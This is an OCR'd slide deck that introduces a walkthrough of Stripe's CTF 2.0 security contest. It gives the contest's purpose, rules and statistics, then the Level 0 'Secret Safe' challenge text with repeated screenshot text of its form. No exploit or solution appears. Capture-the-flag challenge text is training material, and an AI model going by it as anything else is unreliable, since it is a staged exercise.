STRIPE CTF 2.0

A Walkthrough

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Who is Stripe?

- “Cloud” credit card payment processor.
- Simple to use
- Developer focused
- Inexpensive
- Highly security focused
- www.stripe.com

Why A CTF?


- Developer training and awareness
- Recruiting?
- Brand awareness
- Learn by doing and breaking
- Hella fun.

How it works.

- Create an account and login
- Get the first challenge
- Capture the flag, submit it
- Lather, rinse, repeat
- 9 Levels in all (0-8)

Stats


- Over 16,000 registrations
- 7,000 level 0 captures
- 978 level 8 captures




Level 0 - The Secret Safe

We'll start you out with Level 0, the Secret Safe. The Secret Safe is designed as a secure place to store all of your secrets. It turns out that the password to access Level 1 is stored within the Secret Safe. If only you knew how to crack safes...

You can access the Secret Safe at **https://level00-2.stripe-ctf.com/user-wijlicqzqf**. The Safe's code is included below, and can also be obtained via `git clone https://level00-2.stripe-ctf.com/user-wijlicqzqf/level00-code`.




localhost:3000
Namespace:
foo
Name of your secret:
bar
Your secret:
Store my secret!
Want to retrieve your secrets? View secrets for:
View

localhost:3000/?namespace=foo

Showing secrets for **foo**:

Key	Value
foo.bar	baz


Namespace: foo

Name of your secret:

Your secret:

Store my secret!

Want to retrieve your secrets? View secrets for: View


localhost:3000
Namespace:
Name of your secret:
Your secret:
Store my secret!
Want to retrieve your secrets? View secrets for:
foo
View

localhost:3000/?namespace=foo

Showing secrets for **foo**:

Key	Value
foo.bar	baz

Namespace: foo

Name of your secret:

Your secret:

Store my secret!

